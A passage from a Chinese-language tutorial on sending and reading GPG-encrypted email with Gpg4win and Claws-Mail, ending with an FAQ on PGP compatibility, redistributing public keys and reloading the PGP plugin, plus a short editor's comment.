


图 35




图 36




图 37




图 38




图 39




图 40




图 41




图 42

使用文本编辑器打开后显示如下）。如图36。

只有当我们拥有demonalex@21cn.com的私钥（存放在GPA程序中密钥环），并通过 Claws-Mail 打开该邮件时方能获得邮件的明文内容。如图 37。

看到这里，整个软件的基本使用方法相信您已经完全掌握了。下面再让我们来看看日常使用中可能碰到的一些使用问题吧，我将它们整理成了一份 FAQ。

FAQ:

GPG 与 PGP 是否兼容？

答：GPG 与 PGP 完全兼容。

当更换了GPG的私钥的属性（包括保护字符串或生存期）时，是否需要重新分发公钥？

答：需要，因为公钥中的存放了私钥的状态信息。

当打开加密邮件时程序出现如下错误提示。如图 38 出现的情况，应如何解决？

答：此错误是由于 Claws-Mail 没有加载 PGP 插件引起的，可以通过以下步骤重新加载 PGP 插件，选定 Claws-Mail 程序菜单“Configuration”—》“Plugins...”。如图 39。

在弹出的 Plugins 对话框中选择“Load...”按钮。如图 40。

然后选择合适的 DLL 文件：pgpcore.dll、pgpinline.dll、pgpmime.dll，点击“Open”按钮。如图 41。

将得到如下输出结果。如图 42。

关闭此对话框，即可重新查阅加密邮件。

编辑点评：这篇文章的作者把每个步骤都描述的相当详细，包括一些需要注意的事项也都在文中提了出来。不过还有两点需要提醒大家，第一点就是GPG4win安装时千万不要忘记选择Claws-Mail这个插件。另外一点就是将公钥上传至密钥服务器以后，需要耐心地等待一段时间。

我爱编程，做自己想做的——放倒双引擎的360

圈郭波

